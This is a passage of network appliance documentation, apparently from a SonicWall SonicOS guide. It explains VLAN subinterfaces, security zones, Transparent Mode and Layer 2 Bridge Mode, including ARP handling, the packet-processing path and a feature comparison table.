Trunk links from VLAN capable switches are supported by declaring the relevant VLAN ID's as a subinterface on the SonicWall, and configuring them in much the same way that a physical interface would be configured. In other words, only those VLANs which are defined as subinterfaces will be handled by the SonicWall, the rest will be discarded as uninteresting. This method also allows the parent physical interface on the SonicWall to which a trunk link is connected to operate as a conventional interface, providing support for any native (untagged) VLAN traffic that might also exist on the same link. Alternatively, the parent interface may remain in an 'unassigned' state.

VLAN subinterfaces have most of the capabilities and characteristics of a physical interface, including zone assignability, security services, GroupVPN, DHCP server, IP Helper, routing, and full NAT policy and Access Rule controls. Features excluded from VLAN subinterfaces at this time are WAN dynamic client support and multicast support. The following table lists the maximum number of subinterfaces supported on each platform.

Maximum Number of Subinterfaces Supported by Platform

Platform	Number of Subinterfaces Supported
NSA 240	10
NSA 2400	25
NSA 3500	50
NSA 4500	200

Maximum Number of Subinterfaces Supported by Platform

Platform	Number of Subinterfaces Supported
NSA E5000	300
NSA E5500	400
NSA E6500	500
NSA E7500	512

SonicOS Secure Objects

The SonicOS scheme of interface addressing works in conjunction with network zones and address objects. This structure is based on secure objects, which are utilized by rules and policies within SonicOS.

Secured objects include interface objects that are directly linked to physical interfaces and managed in the **Network > Interfaces** page. Address objects are defined in the **Network > Address Objects** page. Service and Scheduling objects are defined in the **Firewall** section of the SonicWall security appliance Management Interface, and User objects are defined in the **Users** section of the SonicWall security appliance Management Interface.

Zones are the hierarchical apex of SonicOS secure objects architecture. SonicOS includes predefined zones as well as allow you to define your own zones. Predefined zones include LAN, DMZ, WAN, WLAN, and Custom. Zones can include multiple interfaces, however, the WAN zone is restricted to a total of two interfaces. Within the WAN zone, either one or both WAN interfaces can be actively passing traffic depending on the WAN Failover and Load Balancing configuration on the **Network > WAN Failover & LB** page.

For more information on WAN Failover and Load Balancing on the SonicWall security appliance, see Network > Failover & Load Balancing.

At the zone configuration level, the **Allow Interface Trust** setting for zones automates the processes involved in creating a permissive intra-zone Access Rule. It creates a comprehensive Address Object for the entire zone and a inclusively permissive Access Rule from zone address to zone addresses.

Transparent Mode

Transparent Mode in SonicOS uses interfaces as the top level of the management hierarchy. Transparent Mode supports unique addressing and interface routing. .

NOTE: Transparent mode is not supported with CASS at this time.

Layer 2 Bridge Mode

NOTE: Layer 2 bridge mode is not supported with CASS at this time.

SonicOS firmware versions 4.0 and higher includes **L2 (Layer 2) Bridge Mode**, a new method of unobtrusively integrating a SonicWall security appliance into any Ethernet network. L2 Bridge Mode is ostensibly similar to SonicOS's **Transparent Mode** in that it enables a SonicWall security appliance to share a common subnet across two interfaces, and to perform stateful and deep-packet inspection on all traversing IP traffic, but it is functionally more versatile.

In particular, L2 Bridge Mode employs a secure learning bridge architecture, enabling it to pass and inspect traffic types that cannot be handled by many other methods of transparent security appliance integration. Using L2 Bridge Mode, a SonicWall security appliance can be non-disruptively added to any Ethernet network to provide in-line deep-packet inspection for all traversing IPv4 TCP and UDP traffic. In this scenario the SonicWall

network security appliance is not used for security enforcement, but instead for bidirectional scanning, blocking viruses and spyware, and stopping intrusion attempts.

Unlike other transparent solutions, L2 Bridge Mode can pass all traffic types, including IEEE 802.1Q VLANs (on SonicWall NSA appliances), Spanning Tree Protocol, multicast, broadcast, and IPv6, ensuring that all network communications will continue uninterrupted.

Another aspect of the versatility of L2 Bridge Mode is that you can use it to configure **IPS Sniffer Mode**. Supported on SonicWall NSA series appliances, IPS Sniffer Mode uses a single interface of a Bridge-Pair to monitor network traffic from a mirrored port on a switch. IPS Sniffer Mode provides intrusion detection, but cannot block malicious traffic because the SonicWall security appliance is not connected inline with the traffic flow. For more information about IPS Sniffer Mode, see IPS Sniffer Mode (SonicWall NSA series appliances).

L2 Bridge Mode provides an ideal solution for networks that already have an existing firewall, and do not have immediate plans to replace their existing firewall but wish to add the security of SonicWall deep-packet inspection, such as Intrusion Prevention Services, Gateway Anti Virus, and Gateway Anti Spyware. If you do not have SonicWall security services subscriptions, you may sign up for free trials from the **Security Service > Summary** page of your SonicWall appliance.

You can also use L2 Bridge Mode in a High Availability deployment. This scenario is explained in Layer 2 Bridge Mode with High Availability (SonicWall NSA series appliances).

Topics:

- Key Features of SonicOS Layer 2 Bridge Mode
- Key Concepts to Configuring L2 Bridge Mode and Transparent Mode
- Comparing L2 Bridge Mode to Transparent Mode
- L2 Bridge Path Determination
- L2 Bridge Interface Zone Selection
- Sample Topologies

Key Features of SonicOS Layer 2 Bridge Mode

Layer 2 Bridge Mode Features and Benefits

Feature	Benefit
L2 Bridging with Deep Packet Inspection	This method of transparent operation means that a SonicWall security appliance can be added to any network without the need for readdressing or reconfiguration, enabling the addition of deep-packet inspection security services with no disruption to existing network designs. Developed with connectivity in mind as much as security, L2 Bridge Mode can pass all Ethernet frame types, ensuring seamless integration.
Secure Learning Bridge Architecture	True L2 behavior means that all allowed traffic flows natively through the L2 Bridge. Whereas other methods of transparent operation rely on ARP and route manipulation to achieve transparency, which frequently proves problematic, L2 Bridge Mode dynamically learns the topology of the network to determine optimal traffic paths.
Universal Ethernet Frame-Type Support	All Ethernet traffic can be passed across an L2 Bridge, meaning that all network communications will continue uninterrupted. While many other methods of transparent operation will only support IPv4 traffic, L2 Bridge Mode will inspect all IPv4 traffic, and will pass (or block, if desired) all other traffic, including LLC, all Ethertypes, and even proprietary frame formats.

Layer 2 Bridge Mode Features and Benefits

Feature	Benefit
Mixed-Mode Operation	L2 Bridge Mode can concurrently provide L2 Bridging and conventional security appliance services, such as routing, NAT, VPN, and wireless operations. This means it can be used as an L2 Bridge for one segment of the network, while providing a complete set of security services to the remainder of the network. This also allows for the introduction of the SonicWall security appliance as a pure L2 bridge, with a smooth migration path to full security services operation.
Wireless Layer 2 Bridging	Use a single IP subnet across multiple zone types, including LAN, WLAN, DMZ, or custom zones. This feature allows wireless and wired clients to seamlessly share the same network resources, including DHCP addresses.The Layer 2 protocol can run between paired interfaces, allowing multiple traffic types to traverse the bridge, including broadcast and non-ip packets.

Key Concepts to Configuring L2 Bridge Mode and Transparent Mode

- **L2 Bridge Mode** – A method of configuring SonicWall security appliance, which enables the SonicWall to be inserted inline into an existing network with absolute transparency, beyond even that provided by Transparent Mode. Layer 2 Bridge Mode also refers to the *IP Assignment* configuration that is selected for *Secondary Bridge Interfaces* that are placed into a *Bridge-Pair*.
- **Transparent Mode** – A method of configuring a SonicWall security appliance that allows the SonicWall to be inserted into an existing network without the need for IP reconfiguration by spanning a single IP subnet across two or more interfaces through the use of automatically applied ARP and routing logic.
- **IP Assignment** – When configuring a Trusted (LAN) or Public (DMZ) interface, the IP Assignment for the interface can either be:
  - **Static** – The IP address for the interface is manually entered.
  - **Transparent Mode** – The IP address(es) for the interface is assigned using an Address Object (Host, Range, or Group) that falls within the WAN Primary IP subnet, effectively spanning the subnet from the WAN interface to the assigned interface.
  - **Layer 2 Bridge Mode** – An interface placed in this mode becomes the *Secondary Bridge Interface* to the *Primary Bridge Interface* to which it is paired. The resulting Bridge-Pair will then behave like a two-port learning bridge with full L2 transparency, and all IP traffic that passes through will be subjected to full stateful failover and deep packet inspection.
- **Bridge-Pair** – The logical interface set composed of a *Primary Bridge Interface* and a *Secondary Bridge Interface*. The terms primary and secondary do not imply any inherent level of operational dominance or subordination; both interfaces continue to be treated according to their zone type, and to pass IP traffic according to their configured Access Rules. Non-IPv4 traffic across the Bridge-Pair is controlled by the *Block all non-IPv4 traffic* setting on the *Secondary Bridge Interface*. A system may support as many Bridge Pairs as it has interface pairs available. In other words, the maximum number of Bridge-Pairs is equal to ½ the number of physical interfaces on the platform. Membership in a Bridge-Pair does not preclude an interface from conventional behavior; for example, if X1 is configured as a *Primary Bridge Interface* paired to X3 as a *Secondary Bridge Interface*, X1 can simultaneously operate in its traditional role as the Primary WAN, performing NAT for Internet-bound traffic through the *Auto-added X1 Default NAT Policy*.
- **Primary Bridge Interface** – A designation that is assigned to an interface once a *Secondary Bridge Interface* has been paired to it. A Primary Bridge Interface can belong to an Untrusted (WAN), Trusted (LAN), or Public (DMZ) zone.

- **Secondary Bridge Interface** – A designation that is assigned to an interface whose *IP Assignment* has been configured for *Layer 2 Bridge Mode*. A Secondary Bridge Interface can belong to a Trusted (LAN), or Public (DMZ) zone.
- **Bridge Management Address** – The address of the Primary Bridge Interface is shared by both interfaces of the *Bridge-Pair*. If the Primary Bridge Interface also happens to be the Primary WAN interface, it is this address that is uses for outbound communications by the SonicWall, such as NTP, and License Manager updates. Hosts that are connected to either segment of the Bridge-Pair may also use the Bridge Management Address as their gateway, as will be common in *Mixed-Mode* deployments.
- **Bridge-Partner** – The term used to refer to the 'other' member of a *Bridge-Pair*.
- **Non-IPv4 Traffic** - SonicOS supports the following IP protocol types: ICMP (1), IGMP (2), TCP (6), UDP (17), GRE (47), ESP (50), AH (51), EIGRP (88), OSPF (89), PIM-SM (103), L2TP (115). More esoteric IP types, such as Combat Radio Transport Protocol (126), are not natively handled by the SonicWall, nor are non-IPv4 traffic types such as IPX or (currently) IPv6. L2 Bridge Mode can be configured to either pass or drop Non-IPv4 traffic.
- **Captive-Bridge Mode** – This optional mode of L2 Bridge operation prevents traffic that has entered an L2 bridge from being forwarded to a non-Bridge-Pair interface. By default, L2 Bridge logic will forward traffic that has entered the L2 Bridge to its destination along the most optimal path as determined by ARP and routing tables. In some cases, the most optimal path might involve routing or NATing to a non-Bridge-Pair interface. Activating Captive-Bridge mode ensures that traffic which enters an L2 Bridge exits the L2 Bridge rather than taking its most logically optimal path. In general, this mode of operation is only required in complex networks with redundant paths, where strict path adherence is required. Captive-Bridge Mode is enabled by selecting the **Never route traffic on this bridge-pair** check box on the Edit Interface window.
- **Pure L2 Bridge Topology** – Refers to deployments where the SonicWall will be used strictly in *L2 Bridge Mode* for the purposes of providing in-line security to a network. This means that all traffic entering one side of the *Bridge-Pair* will be bound for the other side, and will not be routed/NATed through a different interface. This will be common in cases where there is an existing perimeter security appliance, or where in-line security is desired along some path (for example, inter-departmentally, or on a trunked link between two switches) of an existing network. Pure L2 Bridge Topology is not a functional limitation, but rather a topological description of a common deployment in heterogeneous environments.
- **Mixed-Mode Topology** – Refers to deployments where the *Bridge-Pair* will not will not be the only point of ingress/egress through the SonicWall. This means that traffic entering one side of the *Bridge-Pair* may be destined to be routed/NATed through a different interface. This will be common when the SonicWall is simultaneously used to provide security to one or more Bridge-Pair while also providing:
    - Perimeter security, such as WAN connectivity, to hosts on the Bridge-Pair or on other interfaces.
    - Firewall and Security services to additional segments, such as Trusted (LAN) or Public (DMZ) interface, where communications will occur between hosts on those segments and hosts on the Bridge-Pair.
    - Wireless services with SonicPoints, where communications will occur between wireless clients and hosts on the Bridge-Pair.

Comparing L2 Bridge Mode to Transparent Mode

While Transparent Mode allows a security appliance running SonicOS to be introduced into an existing network without the need for re-addressing, it presents a certain level of disruptiveness, particularly with regard to ARP, VLAN support, multiple subnets, and non-IPv4 traffic types. Consider a scenario where a Transparent Mode SonicWall appliance has just been added to the network with a goal of minimally disruptive integration, particularly:

- Negligible or no unscheduled downtime
- No need to re-address any portion of the network

- No need reconfigure or otherwise modify the gateway router (as is common when the router is owned by the ISP)

Topics:

ARP in Transparent Mode

Address Resolution Protocol (ARP) is the mechanism by which unique hardware addresses on network interface cards are associated to IP addresses, and is *proxied* in Transparent Mode. If the Workstation on Server on the left had previously resolved the Router (192.168.0.1) to its MAC address 00:99:10:10:10:10, this cached ARP entry would have to be cleared before these hosts could communicate through the SonicWall. This is because the SonicWall proxies (or answers on behalf of) the gateway's IP (192.168.0.1) for hosts connected to interfaces operating in Transparent Mode. So when the Workstation at the left attempts to resolve 192.168.0.1, the ARP request it sends is responded to by the SonicWall with its own X0 MAC address (00:06:B1:10:10:10).

The SonicWall also proxy ARPs the IP addresses specified in the Transparent Range (192.168.0.100 to 192.168.0.250) assigned to an interface in Transparent Mode for ARP requests received on the X1 (Primary WAN) interface. If the Router had previously resolved the Server (192.168.0.100) to its MAC address 00:AA:BB:CC:DD:EE, this cached ARP entry would have to be cleared before the router could communicate with the host through the SonicWall. This typically requires a flushing of the router's ARP cache either from its management interface or through a reboot. Once the router's ARP cache is cleared, it can then send a new ARP request for 192.168.0.100, to which the SonicWall will respond with its X1 MAC 00:06:B1:10:10:11.

VLAN Support in Transparent Mode

While the network depicted in the above diagram is simple, it is not uncommon for larger networks to use VLANs for segmentation of traffic. If this was such a network, where the link between the switch and the router was a VLAN trunk, a Transparent Mode SonicWall would have been able to terminate the VLANs to subinterfaces on either side of the link, but it would have required unique addressing; that is, non-Transparent Mode operation requiring re-addressing on at least one side. This is because only the Primary WAN interface can be used as the *source* for Transparent Mode address space.

Multiple Subnets in Transparent Mode

It is also common for larger networks to employ multiple subnets, be they on a single wire, on separate VLANs, multiple wires, or some combination. While Transparent Mode is capable of supporting multiple subnets through the use of Static ARP and Route entries, it is not an effortless process.


Non-IPv4 Traffic in Transparent Mode

Transparent Mode will drop (and generally log) all non-IPv4 traffic, precluding it from passing other traffic types, such as IPX, or unhandled IP types.

L2 Bridge Mode addresses these common Transparent Mode deployment issues and is described in the following section.

Simple Transparent Mode Topology

Simple Transparent Mode Topology



ARP in L2 Bridge Mode

L2 Bridge Mode employs a learning bridge design where it will dynamically determine which hosts are on which interface of an L2 Bridge (referred to as a Bridge-Pair). ARP is passed through natively, meaning that a host communicating across an L2 Bridge will see the actual host MAC addresses of their peers. For example, the

Workstation communicating with the Router (192.168.0.1) sees the router as 00:99:10:10:10:10, and the Router sees the Workstation (192.168.0.100) as 00:AA:BB:CC:DD:EE.

This behavior allows for a SonicWall operating in L2 Bridge Mode to be introduced into an existing network with no disruption to most network communications other than that caused by the momentary discontinuity of the physical insertion.

NOTE: Stream-based TCP protocols communications (for example, an FTP session between a client and a server) will need to be re-established upon the insertion of an L2 Bridge Mode SonicWall. This is by design so as to maintain the security afforded by stateful packet inspection (SPI); as the SPI engine can not have knowledge of the TCP connections that pre-existed it, it drops these *established* packets with a log event such as *TCP packet received on non-existent/closed connection; TCP packet dropped*.


VLAN Support in L2 Bridge Mode (SonicWall NSA Series Appliances)

On SonicWall NSA series appliances, L2 Bridge Mode provides fine control over 802.1Q VLAN traffic traversing an L2 Bridge. The default handling of VLANs is to allow and preserve all 802.1Q VLAN tags as they pass through an L2 Bridge, while still applying all firewall rules, and stateful and deep-packet inspection to the encapsulated traffic. It is further possible to specify white/black lists for allowed/disallowed VLAN IDs through the L2 Bridge.

This allows a SonicWall operating in L2 Bridge Mode to be inserted, for example, inline into a VLAN trunk carrying any number of VLANs, and to provide full security services to all IPv4 traffic traversing the VLAN without the need for explicit configuration of any of the VLAN IDs or subnets. Firewall Access Rules can also, optionally, be applied to all VLAN traffic passing through the L2 Bridge Mode because of the method of handling VLAN traffic.

L2 Bridge IP Packet Path

Layer 2 Bridge IP Packet Path



The following sequence of events describes the above flow diagram:

1 802.1Q encapsulated frame enters an L2 Bridge interface (this first step, the next step, and the final step apply only to 802.1Q VLAN traffic, supported on SonicWall NSA series appliances).

2 The 802.1Q VLAN ID is checked against the VLAN ID white/black list:

- If the VLAN ID is disallowed, the packet is dropped and logged.
- If the VLAN ID is allowed, the packet is de-capsulated, the VLAN ID is stored, and the inner packet (including the IP header) is passed through the full packet handler.

3 As any number of subnets is supported by L2 Bridging, no source IP spoof checking is performed on the source IP of the packet. It is possible to configure L2 Bridges to only support a certain subnet or subnets using Firewall Access Rules.


4 SYN Flood checking is performed.

5 A destination route lookup is performed to the destination zone, so that the appropriate Firewall Access rule can be applied. Any zone is a valid destination, including the same zone as the source zone (for example, LAN to LAN), the Untrusted zone (WAN), the Encrypted (VPN), Wireless (WLAN), Multicast, or custom zones of any type.

6 A NAT lookup is performed and applied, as needed.

- In general, the destination for packets entering an L2 Bridge will be the *Bridge-Partner* interface (that is, the other side of the bridge). In these cases, no translation is performed.
- In cases where the L2 Bridge Management Address is the gateway, as will sometimes be the case in *Mixed-Mode topologies*, then NAT will be applied as need (see the **L2 Bridge Path Determination** section for more details).

7 Firewall Access Rules are applied to the packet. For example, on SonicWall NSA series appliances, the following packet decode shows an ICMP packet bearing VLAN ID 10, source IP address `110.110.110.110` destined for IP address `4.2.2.1`.



It is possible to construct a Firewall Access Rule to control any IP packet, independent of its VLAN membership, by any of its IP elements, such as source IP, destination IP, or service type. If the packet is disallowed, it will be dropped and logged. If the packet is allowed, it will continue.

8 A connection cache entry is made for the packet, and required NAT translations (if any) are performed.

9 Stateful packet inspection and transformations are performed for TCP, VoIP, FTP, MSN, Oracle, RTSP and other media streams, PPTP and L2TP. If the packet is disallowed, it will be dropped and logged. If the packet is allowed, it will continue.

10 Deep packet inspection, including GAV, IPS, Anti-Spyware, CFS and email-filtering is performed. If the packet is disallowed, it will be dropped and logged. If the packet is allowed, it will continue. Client notification will be performed as configured.

11 If the packet is destined for the Encrypted zone (VPN), the Untrusted zone (WAN), or some other connected interface (the last two of which might be the case in Mixed-Mode Topologies) the packet will be sent via the appropriate path.

12 If the packet is not destined for the VPN/WAN/Connected interface, the stored VLAN tag will be restored, and the packet (again bearing the original VLAN tag) will be sent out the *Bridge-Partner* interface.

Multiple Subnets in L2 Bridge Mode

L2 Bridge Mode is capable of handling any number of subnets across the bridge, as described above. The default behavior is to allow all subnets, but Access Rules can be applied to control traffic as needed.

Non-IPv4 Traffic in L2 Bridge Mode

Unsupported traffic will, by default, be passed from one L2 Bridge interface to the Bridge-Partner interface. This allows the SonicWall to pass other traffic types, including LLC packets such as Spanning Tree, other EtherTypes, such as MPLS label switched packets (EtherType 0x8847), Appletalk (EtherType 0x809b), and the ever-popular Banyan Vines (EtherType 0xbad). These non-IPv4 packets will only be passed across the Bridge, they will not be inspected or controlled by the packet handler. If these traffic types are not needed or desired, the bridging behavior can be changed by enabling the **Block all non-IPv4 traffic** option on the *Secondary Bridge Interface* configuration page.

Comparison of L2 Bridge Mode to Transparent Mode

Comparison of L2 Bridge Mode to Transparent Mode

Attribute	Layer 2 Bridge Mode	Transparent Mode
Layer of Operation	Layer 2 (MAC)	Layer 3 (IP)
ARP behavior	ARP (Address Resolution Protocol) information is unaltered. MAC addresses natively traverse the L2 bridge. Packets that are destined for SonicWall's MAC addresses will be processed, others will be passed, and the source and destinations will be learned and cached.	ARP is proxied by the interfaces operating in Transparent Mode.
Path determination	Hosts on either side of a Bridge-Pair are dynamically learned. There is no need to declare interface affinities.	The Primary WAN interface is always the master ingress/egress point for Transparent mode traffic, and for subnet space determination. Hosts transparently sharing this subnet space must be explicitly declared through the use of Address Object assignments.
Maximum interfaces	Two interfaces, a Primary Bridge Interface and a Secondary Bridge Interface.	Two or more interfaces. The master interface is always the Primary WAN. There can be as many transparent subordinate interfaces as there are interfaces available.
Maximum pairings	The maximum number of Bridge-Pairs allowed is limited only by available physical interfaces. This can be described as "many One-to-One pairings".	Transparent Mode only allows the Primary WAN subnet to be spanned to other interfaces, although it allows for multiple interfaces to simultaneously operate as transparent partners to the Primary WAN. This can be described as "a single One-to-One" or "a single One-to-Many pairing".
Zone restrictions	The Primary Bridge Interface can be Untrusted, Trusted, or Public. The Secondary Bridge Interface can be Trusted or Public.	Interfaces in a Transparent Mode pair must consist of one Untrusted interface (the Primary WAN, as the master of the pair's subnet) and one or more Trusted/Public interface (for example, LAN or DMZ).
Subnets supported	Any number of subnets is supported. Firewall Access Rules can be written to control traffic to/from any of the subnets as needed.	In its default configuration, Transparent Mode only supports a single subnet (that which is assigned to, and spanned from the Primary WAN). It is possible to manually add support for additional subnets through the use of ARP entries and routes.
Non-IPv4 Traffic	All non-IPv4 traffic, by default, is bridged from one Bridge-Pair interface to the Bridge-Partner interface, unless disabled on the Secondary Bridge Interface configuration page. This includes IPv6 traffic, STP (Spanning Tree Protocol), and unrecognized IP types.	Non IPv4 traffic is not handled by Transparent Mode, and is dropped and logged.

Comparison of L2 Bridge Mode to Transparent Mode

Attribute	Layer 2 Bridge Mode	Transparent Mode
VLAN traffic	VLAN traffic is passed through the L2 Bridge, and is fully inspected by the Stateful and Deep Packet Inspection engines.	VLAN subinterfaces can be created and can be given Transparent Mode Address Object assignments, but the VLANs will be terminated by the SonicWall rather than passed.
VLAN subinterfaces	VLAN subinterfaces can be configured on Bridge-Pair interfaces, but they will be passed through the bridge to the Bridge-Partner unless the destination IP address in the VLAN frame matches the IP address of the VLAN subinterface on the SonicWall, in which case it will be processed (for example, as management traffic).	VLAN subinterfaces can be assigned to physical interfaces operating in Transparent Mode, but their mode of operation will be independent of their parent. These VLAN subinterfaces can also be given Transparent Mode Address Object assignments, but in any event VLAN subinterfaces will be terminated rather than passed.
PortShield interfaces	PortShield interfaces cannot be assigned to either interface of an L2 Bridge Pair.	PortShield interfaces may be assigned a Transparent Mode range.
Dynamic addressing	Although a Primary Bridge Interface may be assigned to the WAN zone, only static addressing is allowable for Primary Bridge Interfaces.	Although Transparent Mode employs the Primary WAN as a master interface, only static addressing is allowable for Transparent Mode.
VPN support	VPN operation is supported with one additional route configured. See VPN Integration with Layer 2 Bridge Mode on page 339 for details.	VPN operation is supported with no special configuration requirements.
DHCP support	DHCP can be passed through a Bridge-Pair.	Interfaces operating in Transparent Mode can provide DHCP services, or they can pass DHCP using IP Helper.
Routing and NAT	Traffic will be intelligently routed in/out of the L2 Bridge-Pair from/to other paths. By default, traffic will not be NATed from one Bridge-Pair interface to the Bridge-Partner, but it can be NATed to other paths, as needed. Custom routes and NAT policies can be added as needed.	Traffic will be intelligently routed from/to other paths. By default, traffic will not be NATed from/to the WAN to/from Transparent Mode interface, but it can be NATed to other paths, as needed. Custom routes and NAT policies can be added as needed.
Stateful Packet Inspection	Full stateful packet inspection will be applied to all IPv4 traffic traversing the L2 Bridge for all subnets, including VLAN traffic on SonicWall NSA series appliances.	Full stateful packet inspection will applied to traffic from/to the subnets defined by Transparent Mode Address Object assignment.
Security services	All security services (GAV, IPS, Anti-Spy, CFS) are fully supported. All regular IP traffic, as well as all 802.1Q encapsulated VLAN traffic.	All security services (GAV, IPS, Anti-Spy, CFS) are fully supported from/to the subnets defined by Transparent Mode Address Object assignment.

Comparison of L2 Bridge Mode to Transparent Mode

Attribute	Layer 2 Bridge Mode	Transparent Mode
Broadcast traffic	Broadcast traffic is passed from the receiving Bridge-Pair interface to the Bridge-Partner interface.	Broadcast traffic is dropped and logged, with the possible exception of NetBIOS which can be handled by IP Helper.
Multicast traffic	Multicast traffic is inspected and passed across L2 Bridge-Pairs providing Multicast has been activated on the Firewall > Multicast page. It is not dependent upon IGMP messaging, nor is it necessary to enable multicast support on the individual interfaces.	Multicast traffic, with IGMP dependency, is inspected and passed by Transparent Mode providing Multicast has been activated on the Firewall > Multicast page, and multicast support has been enabled on the relevant interfaces.

Benefits of Transparent Mode over L2 Bridge Mode

The following are circumstances in which Transparent Mode might be preferable over L2 Bridge Mode:

- Two interfaces are the maximum allowed in an L2 Bridge Pair. If more than two interfaces are required to operate on the same subnet, Transparent Mode should be considered.
- PortShield interface may not operate within an L2 Bridge Pair. If PortShield interfaces are required to operate on the same subnet, Transparent Mode should be considered.
- VLAN subinterfaces, supported on SonicWall NSA series appliances, may not operate within an L2 Bridge Pair. If VLAN subinterfaces are required to operate on the same subnet, Transparent Mode should be considered. It is, however, possible to configure a VLAN subinterface on an interface that is part of a Bridge-Pair; the subinterface will simply operate independently on the Bridge-Pair in every respect.

Comparing L2 Bridge Mode to the CSM Appliance

